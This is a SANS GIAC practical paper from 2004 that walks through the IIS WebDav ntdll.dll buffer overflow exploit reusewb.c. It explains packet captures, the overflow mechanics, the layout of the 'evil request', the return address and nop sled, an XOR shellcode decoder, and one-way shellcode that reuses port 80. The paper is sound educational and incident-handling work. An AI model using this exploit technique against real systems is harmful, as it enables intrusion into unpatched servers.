Use offense to inform defense.
Find flaws before the bad guys do.

Copyright SANS Institute

Author Retains Full Rights

This paper is from the SANS Penetration Testing site. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Web App Penetration Testing and Ethical Hacking (SEC542)"
at https://pen-testing.sans.org/events/

GIAC Certified Incident Handler (GCIH)
Practical Assignment
Version 3

A Two Stage Attack Using One-Way Shellcode

By Stephen Mathezer
Submitted June 26, 2004

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Table of Contents

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, Author retains full rights.

1 PURPOSE

Computers are very much a part of every day life and are an integral part of doing business. oil and gas exploration is one example of an industry that makes heavy use of technology. In today's environment practically every part of the day to day operations of an energy company involve the use of computers in some way. The core of the business is to locate, extract and sell energy in various forms. Employees of energy companies are expected to be experts in their field, but not necessarily computer experts, therefore the computer systems must help the employees with their day to day jobs without detracting from the focus of the employees on their main purpose: oil and gas.

Given the highly complex nature of this undertaking, computer systems are extensively used in all facets of the energy industry. By virtue of the nature of the business, employees, and computers in a large energy company can be situated in offices spread across tens or hundreds of different locales. These offices all produce data, often highly confidential, that will be used in some form by corporate head office. This leads to a large amount of extremely sensitive information being stored on computer systems and transported across large distances on networks, both private and shared. It is critical to the viability of the company to keep this data secure.

Despite the highly sensitive nature of some of this data, its security is often either seen as secondary to the efficient execution of business, or is taken for granted. This paper will show that this is a very dangerous approach to take.

I will demonstrate a relatively complex attack that takes advantage of the "business first" focus of a company to access its most sensitive information. This attack will take advantage of a public FTP server, the very popular IIS WebDav/ntdll.dll buffer overflow and the poor default configuration of Solaris' sadmind service. Although I tested this attack on my own private network, this very attack would have been successful in the real world not too long ago. The company that was exposed to this attack has since patched IIS and is in the process of updating sadmind.

The WebDav vulnerability has been analyzed in several previous GCIH practicals, most recently by Peter Beckley[1]. I am not aware of any practicals discussing the sadmind vulnerability however it is also a very common and simple to exploit vulnerablitiy. The situation I will explore however is unique in that:

1. The web/FTP server in question is relatively well firewalled, requiring "one-way shellcode" to successfully attack.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

2. The data that is ultimately vulnerable is on the internal network and requires a second “hop” or exploit to access.
3. I will discuss the way in which a modular exploit framework makes life easier for the attacker

2 THE EXPLOITS

2.1 Microsoft Windows ntdll.dll Buffer Overflow Vulnerability

CVE	CAN-2003-0109[2]
CERT Advisory	CA-2003-09[3]
Bugtraq BID	BID 7116[4]
Microsoft Bulletin and Patch	MS03-007[5]
Operating Systems Affected	Windows 2000 Professional, Server and Advanced Server, Service Pack 3 and below Windows NT4 including Terminal Server Edition Windows XP Service Pack 1 and below
Applications Affected	Any applications that use ntdll.dll. These exploits attack the IIS WebDav protocol
Exploits Used	Reusewb.c[6] by sk@scan-associates.net based on wb.c[7] by Kralor
Other Exploits	http://www.securityfocus.com/bid/7116/exploit/

2.2 NTDLL.DLL Exploit Details

2.2.1 HTTP and WebDav: the Protocols Involved in the ntdll.dll exploit

The application most commonly attacked with this exploit is the IIS WebDav service.

> *WebDAV stands for "Web-based Distributed Authoring and Versioning". It is a set of extensions to the HTTP protocol which allows users to collaboratively edit and manage files on remote*

2 http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0109
3 http://www.cert.org/advisories/CA-2003-09.html
4 http://www.securityfocus.com/bid/7116/
5 http://www.microsoft.com/technet/security/bulletin/MS03-007.mspx
6 http://www.scan-associates.net/papers/one-way.zip
7 http://www.coromputer.net/files/wb.c

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

web servers.[8]

Developers would use a special WebDav client that sends WebDav requests to a web server that would allow them to manipulate the files on the server from their own location. One component of WebDav is the SEARCH protocol.

A simple WebDav search request is described in an Internet-Draft for the WebDav-SEARCH protocol[9]

```
SEARCH / HTTP/1.1
Host: example.org
Content-Type: application/xml
Content-Length: xxx

<?xml version="1.0" encoding="UTF-8"?>
<D:searchrequest xmlns:D="DAV:" xmlns:F="http://example.com/foo">
  <F:natural-language-query>
    Find the locations of good Thai restaurants in Los Angeles
  </F:natural-language-query>
</D:searchrequest>
```

As can be seen, this is a natural language search request for Thai restaurants in Los Angeles. The '/' at the start provides the context for the SEARCH, in this case the entire webserver.

This is very similar to a normal HTTP request for a web page. A request for the main page of the IIS server used for this paper looks like this:

```
GET / HTTP/1.1.
Host: 192.168.8.162.
User-Agent: Mozilla/5.0 [...truncated]
Accept: text/xml [...truncated]
Accept-Language: en-us,en;q=0.5.
Accept-Encoding: gzip,deflate.
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7.
Keep-Alive: 300.
Connection: keep-alive.
If-Modified-Since: Sun, 06 Jun 2004 19:00:47 GMT.
If-None-Match: "6eb1dd93f84bc41:a8a".
Cache-Control: max-age=0.
```

For both of these requests, the client, a custom WebDav client in the first case or a web browser in the second case, the request is sent to the web server using the http protocol. This involves the client opening a TCP socket connection to port 80 on the webserver. The client will send a request over the established socket connection and then read the response from the server over the same connection.

This conversation can be seen using tcpdump[10], a command line Unix application that will show the data that is being sent across the network

8 http://www.webdav.org
9 http://greenbytes.de/tech/webdav/draft-reschke-webdav-search-latest.html#rfc.section.2.3.2
10 http://www.tcpdump.org

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
14:38:22.448720 192.168.8.161.34797 > 192.168.8.162.www: S
303255438:303255438(0) win 5840 <mss 1460,sackOK,timestamp 7203341
0,nop,wscale 0> (DF)
0x0000   4500 003c a583 4000 4006 02a5 c0a8 08a1        E..<..@.@.......
0x0010   c0a8 08a2 87ed 0050 1213 4f8e 0000 0000        .......P..O.....
0x0020   a002 16d0 ca49 0000 0204 05b4 0402 080a        .....I..........
0x0030   006d ea0d 0000 0000 0103 0300                  .m..........

14:38:22.451473 192.168.8.162.www > 192.168.8.161.34797: S
1992070248:1992070248(0) ack 303255439 win 17520 <mss 1460,nop,wscale
0,nop,nop,timestamp 0 0,nop,nop,sackOK> (DF)
0x0000   4500 0040 0349 4000 8006 64db c0a8 08a2        E..@.I@...d.....
0x0010   c0a8 08a1 0050 87ed 76bc 9468 1213 4f8f        .....P..v..h..O.
0x0020   b012 4470 69e8 0000 0204 05b4 0103 0300        ..Dpi...........
0x0030   0101 080a 0000 0000 0000 0000 0101 0402        ................

14:38:22.451531 192.168.8.161.34797 > 192.168.8.162.www: . ack 1 win
5840 <nop,nop,timestamp 7203341 0> (DF)
0x0000   4500 0034 a584 4000 4006 02ac c0a8 08a1        E..4..@.@.......
0x0010   c0a8 08a2 87ed 0050 1213 4f8f 76bc 9469        .......P..O.v..i
0x0020   8010 16d0 edd8 0000 0101 080a 006d ea0d        .............m..
0x0030   0000 0000                                      ....

14:38:22.452727 192.168.8.161.34797 > 192.168.8.162.www: P 1:543(542)
ack 1 win 5840 <nop,nop,timestamp 7203341 0> (DF)
0x0000   4500 0252 a585 4000 4006 008d c0a8 08a1        E..R..@.@.......
0x0010   c0a8 08a2 87ed 0050 1213 4f8f 76bc 9469        .......P..O.v..i
0x0020   8018 16d0 5368 0000 0101 080a 006d ea0d        ....Sh.......m..
0x0030   0000 0000 4745 5420 2f20 4854 5450 2f31        ....GET./.HTTP/1
0x0040   2e31 0d0a 486f 7374 3a20 3139 322e 3136        .1..Host:.192.16
[...long packet truncated]

14:38:22.472990 192.168.8.162.www > 192.168.8.161.34797: P 1:193(192)
ack 543 win 16978 <nop,nop,timestamp 151750 7203341> (DF)
0x0000   4500 00f4 034a 4000 8006 6426 c0a8 08a2        E....J@...d&....
0x0010   c0a8 08a1 0050 87ed 76bc 9469 1213 51ad        .....P..v..i..Q.
0x0020   8018 4252 8c41 0000 0101 080a 0002 50c6        ..BR.A........P.
0x0030   006d ea0d 4854 5450 2f31 2e31 2033 3034        .m..HTTP/1.1.304
0x0040   204e 6f74 204d 6f64 6966 6965 640d 0a53        .Not.Modified..S
0x0050   6572 7665 723a 204d 6963 726f 736f 6674        erver:.Microsoft
0x0060   2d49 4953 2f35 2e30 0d0a 4461 7465 3a20        -IIS/5.0..Date:.
0x0070   5375 6e2c 2032 3020 4a75 6e20 3230 3034        Sun,.20.Jun.2004
0x0080   2032 303a 3338 3a34 3320 474d 540d 0a43        .20:38:43.GMT..C
0x0090   6f6e 7465 6e74 2d4c 6f63 6174 696f 6e3a        ontent-Location:
0x00a0   2068 7474 703a 2f2f 3139 322e 3136 382e        .http://192.168.
0x00b0   382e 3136 322f 696e 6465 782e 6874 6d6c        8.162/index.html
0x00c0   0d0a 4554 6167 3a20 2236 6562 3164 6439        ..ETag:."6eb1dd9
0x00d0   3366 3834 6263 3431 3a61 3839 220d 0a43        3f84bc41:a89"..C
0x00e0   6f6e 7465 6e74 2d4c 656e 6774 683a 2030        ontent-Length:.0
0x00f0   0d0a 0d0a                                      ....

14:38:22.473069 192.168.8.161.34797 > 192.168.8.162.www: . ack 193 win
6432 <nop,nop,timestamp 7203343 151750> (DF)
0x0000   4500 0034 a586 4000 4006 02aa c0a8 08a1        E..4..@.@.......
0x0010   c0a8 08a2 87ed 0050 1213 51ad 76bc 9529        .......P..Q.v..)
0x0020   8010 1920 97e0 0000 0101 080a 006d ea0f        .............m..
0x0030   0002 50c6                                      ..P.
```

We can see from this output that 6 packets were necessary to load the web

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

page. We can learn all sorts of information from this output.

- The first three packets are the TCP three way handshake[11] to establish the connection. This involves the client sending a **syn**chronize packet (denoted by an S after the destination port) to see if the server is listening. The server replies with a packet containing an **ack**nowledgement and a **syn**chronize flag. The client finally **ack**nowledges the reply from the server. At this point a valid bidirectional connection is established.
- We can also see from the tcpdump output that the client is at 192.168.8.161 and the server is at 192.168.8.162. The connection between the two is established from port 34797 on the client to port 80 on the server. Port 80 is translated to “www” by tcpdump so as to be more meaningful to humans. This occurs because port 80 is listed as “www” in the “services” file.
- The fourth packet contains the request from the client. The packet is truncated here as it is quite long. The basics of the request were shown on the previous page.
- The fifth packet is the reply from the server. Normally this would be the content of the web page. In this case, the server simply tells the client that the page has not changed and that the client should show the copy of the page that it already has. This happens because I had viewed the page earlier.
- The final packet is an acknowledgment from the client that it received the response from the server.

A WebDav request would look exactly the same as the http request detailed above except that the content of packets 4 and 5 would be different. The request from the client in packet 4 would be a WebDav request such as the SEARCH request described previously and the WebDav response would be in packet 5.

2.2.2 Buffer Overflow: how the service is compromised

Buffer overflows are one of the most common forms of vulnerabilities being discovered and exploited today. There are numerous discussions, explanations and tutorials about buffer overflows, however the most complete and accessible early treatise on buffer overflows was published in Phrack volume 49 around November of 1996 by Aleph1. His paper, Smashing The Stack For Fun And Profit[12] was also posted to the Bugtraq mailing list and today, a Google search for the paper returns 4300 hits. Smashing The Stack For Fun And Profit remains a very good reference on the basics of buffer overflows.

A buffer overflow condition results when a program allocates a buffer of a certain size and then tries to store more data in the buffer than there was space allocated for. This often occurs because of the way functions make use of the

11 http://www.inetdaemon.com/tutorials/internet/tcp/connections.html
12 http://www.insecure.org/stf/smashstack.txt


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

stack. In a computer program, the stack is simply another chunk of memory. The difference is that a lot of information critical to the execution of the program is stored in this memory. The pieces of information stored on the stack that are relevant to this buffer discussion on overflows are the return address from function calls and any local variables needed in a function.

Here is a very simple C program that doesn't do anything, but that contains a buffer overflow.

```
void f(char *str) {
   char buf1[8];
   char buf2[4];
   strcpy(buf,str);
   return;
}
int main() {
   f("This is a long string");
   exit(0);
}
```

The Stack Pointer (SP) is a register that stores the address in memory of the point on the stack that is currently being used. Most stacks grow downward or leftward from a higher address in memory to a lower address in memory. Let us assume that SP=10000 before the function f() is called. Once the function is entered, SP is decremented by 4 bytes and the function's parameter, a pointer to str, is stored from 9996 to 9999. Next, SP is decremented 4 more bytes and the address where execution of the program should continue after the function has ended is stored from 9992 to 9995. This is the address of the exit(0) statement in main. A frame pointer (FP) is stored next on the stack. All variables, including input parameters and local function variables are accessed at an offset relative to FP. Finally space is allocated on the stack for variables local to the function. As the strcpy(buf1,str) statement is executed, SP is set to 9976. The stack will look something like this



Lower address in memory
eg: 9976. SP=9976 during function execution

Higher address in memory
eg: 10000. SP=10000 prior to function execution

The strcpy call in f() copies the string pointed to by str into buf1. Notice that the string is longer than 8 bytes. This copy will end up overwriting FP and the function's return address. This means that execution will continue at some other point in memory, not at the exit(0) call in main. This is a buffer overflow and usually causes a program to crash.

One of the most common causes of buffer overflows is a user providing more input to a program than the program expects to receive. In the previous example,

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

if str were input provided by an attacker, the attacker could potentially craft input that would allow him to execute his own instructions. Imagine if the string copied into buf1 was 12 bytes of machine instructions followed by 4 bytes that contained 9980, the address of buf1. This would cause the return address on the stack to be overwritten by 9980. When the function f() returns, execution would continue at the address 9980 which contains whatever instructions the attacker provided.

Attackers often test programs by providing them with large amounts of input. If this causes a program to crash, there is likely a buffer being overflowed. In a lab environment, with the aid of debuggers and memory dumps, it is possible with a little effort to accurately determine what point in memory the overflow typically occurs at. With this information, an attacker can tailor input to contain the correct address of his own code and cause his own instructions to be executed.

2.2.3 The Buffer Overflow In Ntdll.dll

David Litchfield of NGS Software published a short discussion[13] about the vulnerability addressed by MS03-007. He points out that this is not in fact a vulnerability in IIS itself, but rather a vulnerability in a function provided by the underlying operating system. The actual function containing the vulnerability is RtlDosPathNameToNtPathName_U which is exported by ntdll.dll. This function is used by dozens of other higher level functions including GetFileAttributesExW which happens to be called by IIS when processing a WebDav SEARCH request. The fact that this vulnerability exists at the very core of the operating systems means that it could be exposed in any number of applications, IIS is simply the most commonly available on the internet.

The actual buffer overflow condition is caused by the fact that the RtlDosPathNameToNtPathName_U function stores the length of the path name being processed in an “unsigned short” variable. “Unsigned shorts” are 16 bits in length and can therefore store values between 0 and 65535. The value 65535 in hexadecimal is FFFF and in binary is 1111111111111111. Notice that the binary representation is using the full 16 bits available in a “short” variable. The value 65539 for example would be represented as 10003 in hexadecimal or 10000000000000011 in binary. Note that this new binary value is 17 bits in length. If this is stored in an “unsigned short” variable, the leftmost bit will be discarded the value will then be 3.

Lets apply this to the RtlDosPathNameToNtPathName_U function, which is used to convert a pathname such as c:\path\to\some\file to an object name like \\??\c:\path\to\some\file. Lets assume that the original length of the path name is actually 65535 bytes. This means that after prepending the \\?? to the pathname, the length will be 65539. Since RtlDosPathNameToNtPathName_U stores this value as an unsigned short, it will store the length as being 3. Now lets assume

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

that the function will allocate what it thinks is enough memory to hold the new, longer string. It will only allocate 3 bytes of memory for a string that is actually 65539 bytes in length. When the new, longer string is copied into this newly allocated memory, it will overflow the very short buffer and overwrite the stack.

Returning to the WebDav exploit, by passing a pathname that is about 65535 characters in length to the WebDav search function, an attacker can cause RtlDosPathNameToNtPathName_U to smash its own stack and execute arbitrary code that is contained in the specially crafted search string.

2.2.4 The exploit code: reusewb.c

The exploit that I chose is a derivative of an earlier exploit, wb.c by Kralor. The only major difference between the two exploits is the shellcode that they are passing to the target system for execution. Reusewb.c is essentially wb.c with different shellcode. The complete source code for both exploits is included in the appendix.

2.2.4.1 Check to see that the target is vulnerable

The original wb.c includes the “test_host” function which is used to check whether the victim is connected to the network, is running a web server and has WebDav enabled. reusewb.c includes this function, but the call to “test_host” is commented out. It is unclear why this was done, as the test_host function will work on all hosts that the exploit will work on. Test_host works by connecting to the web server on the victim system (the default is to connect to port 80) and sending the following request:

```
SEARCH / HTTP/1.1\r\nHost: %s\r\n\r\n"
```

where %s is replaced by IP address of the victim. Note that based on the WebDav standard described above, this is an invalid search request as it is missing a number of values such as Content-Length. After sending the invalid SEARCH request, test_host reads the reply from the victim web server and checks to see if error code 411 is returned. This is the WebDav status code, the possible values of which are listed by Microsoft on their web site[14]. A 411 error means that the WebDav SEARCH request received by the server did not include a “Content-Length” header. If this error code is received, it indicated that the server recognized the request as a malformed WebDav query, meaning that WebDav is enabled. Here is a tcpdump of the key parts of the test_host request, the search request from the attacker and the 411 response from the server. In this tcpdump, 192.168.1.100 is the address of the attacker and 192.168.1.101 is the address of the victim.

```
13:34:19.948833 192.168.1.100.32784 > 192.168.1.101.www: P 1:43(42) ack
```

14 http://msdn.microsoft.com/library/default.asp?url=/library/en-us/e2k3/e2k3/_webdav_errors_3_4.asp

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
1 win 5840 <nop,nop,timestamp 171891 0> (DF)
0x0000   4500 005e 5061 4000 4006 661f c0a8 0164        E..^Pa@.@.f....d
0x0010   c0a8 0165 8010 0050 0145 cf2e 6f2a 4461        ...e...P.E..o*Da
0x0020   8018 16d0 c64b 0000 0101 080a 0002 9f73        .....K.........s
0x0030   0000 0000 5345 4152 4348 202f 2048 5454        ....SEARCH./.HTT
0x0040   502f 312e 310d 0a48 6f73 743a 2031 3932        P/1.1..Host:.192
0x0050   2e31 3638 2e31 2e31 3031 0d0a 0d0a             .168.1.101....
13:34:19.950441 192.168.1.101.www > 192.168.1.100.32784: P 1:161(160)
ack 43 win 17478 <nop,nop,timestamp 15031 171891> (DF)
0x0000   4500 00d4 1faa 4000 8006 5660 c0a8 0165        E.....@...V`...e
0x0010   c0a8 0164 0050 8010 6f2a 4461 0145 cf58        ...d.P..o*Da.E.X
0x0020   8018 4446 06f8 0000 0101 080a 0000 3ab7        ..DF..........:.
0x0030   0002 9f73 4854 5450 2f31 2e31 2034 3131        ...sHTTP/1.1.411
0x0040   204c 656e 6774 6820 5265 7175 6972 6564        .Length.Required
0x0050   0d0a 5365 7276 6572 3a20 4d69 6372 6f73        ..Server:.Micros
0x0060   6f66 742d 4949 532f 352e 300d 0a44 6174        oft-IIS/5.0..Dat
0x0070   653a 204d 6f6e 2c20 3231 204a 756e 2032        e:.Mon,.21.Jun.2
0x0080   3030 3420 3139 3a33 343a 3232 2047 4d54        004.19:34:22.GMT
0x0090   0d0a 436f 6e6e 6563 7469 6f6e 3a20 636c        ..Connection:.cl
0x00a0   6f73 650d 0a43 6f6e 7465 6e74 2d54 7970        ose..Content-Typ
[...truncated]
```

2.2.4.2 Prepare and send the request to cause the overflow

To cause RtlDosPathNameToNtPathName_U to overflow a buffer and overwrite the return address, a very long WebDav search request is sent to the target. This request is referred to in the source code for the exploit as the “evil request”. A large number of repeating “C”s are omitted here for clarity. The full request is “SEARCH/” followed by 63993 “C”s, then the shellcode and finally enough extra “C”s so that the total length of the string to this point is 65536. The remaining lines are the necessary syntax to cause the IIS WebDav engine to process the evil request.

```
SEARCH/CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC....
[SHELLCODE IS INCLUDED HERE]
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC....
HTTP/1.1
Host: 192.168.8.162
Content-type: text/xml
Content-Length: 135
<?xml version="1.0"?>
<g:searchrequest xmlns:g="DAV:">
<g:sql>
Select "DAV:displayname" from scope()
</g:sql>
</g:searchrequest>
```

The actual buffer that is passed to the RtlDosPathNameToNtPathName_U function ends at the final “C”, making it 65536 bytes in length. This means that a buffer of only 1 byte is allocated by RtlDosPathNameToNtPathName_U into which the full 65536 byte request is written, overwriting the return address, the frame pointer and a large part of the stack.

Many things need to happen for the shellcode that is included in the evil request

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

to be executed. First of all, the return address of RtlDosPathNameToNtPathName_U needs to be overwritten with a value that, upon exit from the function, causes the target system to begin executing the shellcode that was sent as a part of the evil request. The first step is to determine exactly what point in the evil request overwrites the frame pointer and return address. It is relatively simple to determine the approximate length of request that causes an overflow. This can be done simply by trying many requests of different lengths. Quite often the system will present an error message indicating that it failed to execute an invalid instruction at a particular address in memory. The address presented in the error message is the value with which we overwrote the return address on the stack. Since we know approximately how long of a request is needed to cause an overflow, we simply fill the end of the request with a known pattern such as all of the ascii characters in order. The error message presented by the system should indicate that it attempted to execute an instruction at an address that matches the pattern we inserted into the evil request. By matching up this value, we can determine the point in the request that overwrites the return address of the function. The comments in reusewb.c indicate that the return address is overwritten by bytes 2086 and 2087 of the evil request in this particular exploit.

Now that we are able to overwrite the return address, we need to know what to overwrite it with. We need to overwrite it with an address that points to our shellcode. To do this, we need to figure out approximately where the shellcode is written in memory. Fortunately, we do not need to know the exact location of the shellcode, as we have a fairly large buffer to work with, we can create a nop sled. A nop is an instruction that literally does nothing. The x86 instruction set includes an instruction specifically for doing nothing. It is named “nop” and is 0x90 in hexadecimal. Since we have a 65536 byte buffer to work with and our shellcode is only about 300 bytes, we can fill the rest of the buffer with nops. This is called a nop sled. As long as the return address points to one of those nops, execution will continue all the way through to our shellcode.[15]

The executables used in Windows are in Portable Executable Format[16] The linker in the Microsoft 32 bit software developers kit gives executables a base address of 0x00400000 by default. This means that the location in memory of the stack, which is where our evil request is written, is somewhere near 0x00400000. Again we can gain valuable information by causing IIS to crash in a lab environment and examining the ensuing crash dump. Again, by filling our evil request with a known pattern, we can see where our request was written in memory. With IIS 5.0 running on service pack 2, part of the evil request is stored at the address 0x00430043. Reusewb.c, and some of the other exploits for the

15 Nop sleds, locating return addresses and jumping into shellcode are thoroughly covered in Smashing The Stack For Fun And Profit: http://www.insecure.org/stf/smashstack.txt

16 http://www.jps.at/pefile.html

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

IIS WebDav vulnerability suggest using this return address for service pack 2.

There are other ways to perform the equivalent of a nop without using the actual nop instruction. For example, continually incrementing the ebx register essentially produces the same result. The hexadecimal representation of the “inc ebx” instruction is 0x43. This is very useful to us for a number of reasons. The letter “C” is also represented by 0x43. The return address that we wish to use is 0x00430043. Since the WebDav search request is a string, we must be careful that the string is not terminated early by a null character in any part of the request. The character “C” is normal text that can be included in any string. Since IIS treats the evil request as unicode, it will insert convert C (0x43) to its unicode equivalent, 0x0043. By filling the evil request with the character C, we cause execution to continue at the address 0x00430043 which points to the middle of our request. As execution continues at from here, the ebx register is incremented over and over until the end of the nop sled is reached and our shellcode begins.

There is one more factor that must be considered. Since the evil request is a string, any null characters would be considered the end of the string and anything after the null character would not be processed by IIS. This means that the entire evil request, including the shellcode, cannot contain 0x00 at any point. Having said that, it is practically impossible to write x86 assembly code that does not contain 0x00 somewhere in the code. To work around this problem, the shellcode is encoded in such a way that all 0x00 bytes are removed and then prepended with a few bytes of additional code that will decode it on the fly.

The simplest, and most common method of encoding shellcode is to xor it with some known value. When two bit's are xor'ed, the result is 1 if one bit is one and the other is 0 and 0 otherwise. The symbol for the xor function is “^” and the truth table for xor is:

xor (^)	**1**	**0**
1	0	1
0	1	0

Zero xor'ed with anything other than zero will always produce a non-zero result. Likewise, anything xor'ed with itself is always 0. The author of reusewb.c chose to xor his shellcode with 0x98. The first few bytes of the unencoded shellcode are 0xe86b000000. Taking the first byte as an example, 0xe8 ^ 0x98 represented in binary is 11101000 ^ 10011000. Following the xor truth table, the result of this operation is 01110000 which is 0x70. 0x6b ^ 0x98 is 0xf3 and 0x00 ^ 0x98 is 0x98. This means that the first five bytes of the encoded shellcode will be 0x70f3989898, all instances of 0x00 have successfully been removed. The entire shellcode is encoded by xor'ing it with 0x98 prior to being placed in the

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

buffer to send to the target system. Now that the shellcode is encoded, it is necessary for it to be able to decode itself when it is executed. To accomplish this, a few bytes of extra shellcode, carefully written not to include 0x00, is prepended to the exploit shellcode. The keys to this decoding assembler are that is contain no instances of 0x00, that it be small, that it know the length of the actual shellcode, and that it can find out its own address in memory (the program counter) so as to be able to locate the shellcode. The decoding assembler from reusewb.c is 27 bytes in length. The full shellcode listing, reuse.asm can be seen in appendix. Here is a representation of the first 27 bytes of the shellcode. I have extracted it from the binary shellcode using a disassembler, ndisasm[17], so as to include the address of each instruction and because the human readable instructions are easier to follow than the source as written in reuse.asm.

Line No.	Address	Instruction in Hexadecimal	Human Readable Instruction	Comment (using line numbers)
1	00000000	EB02	jmp short 0x4	Skip to 3
2	00000002	EB05	jmp short 0x9	Goto 4, skipping call on line 3
3	00000004	E8F9FFFFFF	call 0x2	Goto 2, save current address on stack
4	00000009	58	pop eax	Save address from 3 in eax. This is our current address
5	0000000A	83C01B	add eax, byte 0x1b	Increment by 27, the length of the decoding code, to get to start of encoded shellcode
6	0000000D	8DA001FCFFFF	lea esp, [eax+0xfffffc01]	0xfffffc01=0x3ff=1023 Get address of current location +1023.
7	00000013	83E4FC	and esp,byte -0x4	-0x4=0xfffffffc. Zero out the bottom 4 bits to make multiple of 4.
8	00000016	8BEC	mov ebp,esp	Save this location in ebp. This will be a workspace
9	00000018	33C9	xor ecx,ecx	Set ecx to 0. This method avoids 0x00 in the shellcode
10	0000001A	66B98F01	mov cx,0x18f	The encoded shellcode is 0x18f=399 bytes long
11	0000001E	803098	xor byte [eax],0x98	xor byte at location in eax (set on line 5) with 0x98 to decode

17 http://nasm.sourceforge.net/wakka.php?wakka=HomePage

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Line No.	Address	Instruction in Hexadecimal	Human Readable Instruction	Comment (using line numbers)
12	00000021	40	inc eax	move on to next byte
13	00000022	E2FA	loop 0x1e	Loop back to line 11 as long as register cx (set in line 10) > 0

There are a few interesting things to note in this shellcode. The first 4 lines are key in that they enable the code to find the current value of the program counter. Whenever “call” is used to call a subroutine, the current address is pushed onto the stack for use as the return address when the subroutine ends. There is nothing that says that the address can't be manually pop'ed off of the stack. The first three lines are a simple, way to execute a “call” in a controlled fashion. The first line skips ahead to line 3 which “call”s the subroutine at address 0x2, which is the second line. This line jumps ahead 5 bytes to avoid looping by executing call again. Line 4 stores the return address that was pushed onto the stack by the call in a local register. The value of eax at this point would be 9, the current point in the shellcode. This can be used to figure out where the encoded shellcode begins. Lines 6-8 have nothing to do with decoding the shellcode, they simply allocated some work space on the stack. This could just as easily have been done as a part of the main shellcode, but since it doesn't require the use of 0x00, there is no problem doing it here. Lines 9 and 10 store the length of the encoded shellcode in ecx, the “accumulator” register. By first zeroing ecx using an xor and then only copying in one byte of data into ecx, the value is set without having to use mov ecx, 0x0000018f which of course includes 0x00. The ecx register is an accumulator, and is used by the loop command. “Loop” jumps to the specified address, decrementing ecx in the process, and will do this as long as ecx is not 0. Note that any changes to the shellcode would require that the length, which is hardcoded as 0x18f be updated to reflect any change. While the shellcode used in reusewb.c certainly works, there are shorter versions which may be valuable if the buffer that is being overflowed is very small. The shortest version to date was posted[18] to the Vulnerability Development mailing list and is used by many different exploits, including the swiss army knife Metasploit[19] framework.

When the evil request is sent to IIS, it is recognized as a WebDav request, causing the search command to eventually be passed to RtlDosPathNameToNtPathName_U where the buffer overflow occurs. Bytes 2086 and 2087 of the buffer overwrite the return address for the function with 0x00430043. This causes execution to continue in the middle of the nop sled contained in the evil request. The nop sled ends at the decode assembler which

18 http://seclists.org/lists/vuln-dev/2003/Nov/0037.html
19 http://www.metasploit.com

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

then steps through the shellcode, xor'ing it with 0x98. When this is finished, execution continues with the shellcode itself.

2.2.4.3 The shellcode is executed

Finally the shellcode executes and the system is actually compromised. reusewb.c is unique shellcode in that it is “one-way” shellcode. One-way shellcode is practically required to compromise a system on a reasonably secured network. A properly configured firewall protecting a web server in a DMZ will allow the minimum amount of access necessary to that web server. This means that only traffic on port 80 is allowed inbound and the web server is not able to initiate any outbound connections. Most common shellcode, including many of the exploits in the Metasploit framework fits into one of three categories:

1. It does something very simple so as to allow for the entire exploit to be coded in the shellcode sent in the evil request (for example change the administrator password)
2. The shellcode in the evil request opens a second connection back to the attacker and attaches a command prompt to that session
3. The shellcode in the evil request starts listening on a new socket for a brand new connection from the attacker. A command prompt is then connected to any new sessions that connect on this new port.

Shellcode that falls into categories 2 and 3 will not work when run against a system protected by a properly configured firewall. This is where one-way shellcode is useful. One-way shellcode is shellcode that somehow makes use of the existing socket connection between the attacker and the victim. In the case of the IIS WebDav exploit, this means that the shellcode must take control of the existing port 80 connection that was used to send the evil request in the first place. Sk@scan-associates.net presented Win32 One Way Shellcode at BlackHat Asia 2003, which included reusewb.c. His presentation (linked here again for convenience) at the conference explained three types of one-way shellcode and their challenges.

1. Iterate through all open file descriptors on the target system, calling “getpeername” for each file descriptor. Getpeername returns the address and port of the peer at the other end of a network connection. The one that matches port 80 is our connection (peer IP address could also be verified). Simply spawn a command shell and attach it to this socket. A problem with this is that the file descriptor associated with the socket can be overwritten by the buffer overflow, particularly if it is a heap based exploit.
2. Reuse the existing port. A new socket can be bound to a port which is already bound by calling setsockopt with the SO_REUSEADDR flag. This allows a new server session to be started on the same port as the original connection.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

This can fail however if the SO_EXCLUSIVEADDRUSE option was applied to the original socket.

3. Forcefully terminate the existing process (the web server) using the port in question. Then we are free to bind to a new listener to that port.

Reusewb.c uses the second type of shellcode. It simply rebinds to port 80 and connects any new sessions to a command prompt.

The concepts and some of the code used to accomplish this are described in some detail in the presentation slides included in one-way.zip. Additionally, Skape has published an excellent paper, "Understanding Windows Shellcode"[20] which goes into great depth explaining exactly how shellcode works. Skape dedicates a section to a detailed analysis of one-way shellcode in section 8.5. As I do not wish to simply regurgitate Skape's paper, I will provide a brief overview of shellcode anatomy here and refer the reader to his paper for further details.

